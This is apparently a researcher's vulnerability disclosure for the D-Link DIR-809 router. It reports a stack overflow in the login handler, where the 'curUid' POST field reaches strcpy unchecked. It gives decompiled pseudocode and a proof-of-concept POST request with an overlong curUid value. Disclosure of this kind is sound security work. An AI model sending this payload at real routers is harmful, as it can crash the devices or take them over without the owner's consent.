README.md

D-Link DIR809 Vulnerability

The Vulnerability is in page `/fromLogin` which influences the latest version of this router OS.

The firmware version is DIR-809Ax_FW1.12WWB03_20190410

Progress

- Confirmed by vendor.

Vulnerability description


In the function `sub_8003183C` (page `/fromLogin`), we find a stack overflow vulnerability, which allows attackers to execute arbitrary code on system via a crafted post request.

Here is the description,

1. The `get_var` function extracts user input from the a http request. For example, the code below will extract the value of the key "curUid" in the http post request which is completely under the attacker's control.
2. The string `v4` obtained from user is then passed to `sub_800FE9CC` as the third argument.
3. In the function `sub_800FE9CC` , argument `a3` is copied onto the stack using `strcpy` without any check. So we can make the stack buffer overflow in `v8` . (See the second figure below.)

```
7   int v9; // [sp+10h] [-74h] BYREF
8   char v10[100]; // [sp+14h] [-70h] BYREF
9   _BYTE *v11; // [sp+78h] [-Ch]
10  int v12; // [sp+7Ch] [-8h]
11
12  v11 = (_BYTE *)get_var(a1, a2, "user_name", &unk_801DCD24);
13  if ( *v11 )
14  {
15    v12 = get_var(a1, a2, "loginpwd", &unk_801DCD24);
16    v4 = get_var(a1, a2, "curUid", &unk_801DCD24);
17    if ( !sub_80007E40(180, v10, -1, -1) )
18    {
19      v5 = "ERROR: Get supervisor name MIB error!";
20LABEL_6:
21      sub_8013E998(v10, v5);
22      return sub_800214FC("/login_fail.asp");
23    }
24    sub_80139BA0(v10, 0, 100);
25    if ( !sub_80007E40(181, v10, -1, -1) )
26    {
27      v5 = "ERROR: Get supervisor password MIB error!";
28      goto LABEL_6;
29    }
30    if ( sub_800FE9CC((int)v11, v12, v4) < 0 )
31      return sub_800214FC("/login_fail.asp");
```

Input String



PoC

```
POST /formLogin.htm HTTP/1.1
Host: 192.168.0.1
Content-Length: 154
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.0.1/index.asp
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: uid=HQLFFU3LE1
Connection: close

curTime=1620541879564&curUid=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Acknowledgment

Credit to @peanuts62, @Yu3H0, @Lnkvct from Shanghai Jiao Tong University and TIANGONG Team of Legendsec at Qi'anxin Group.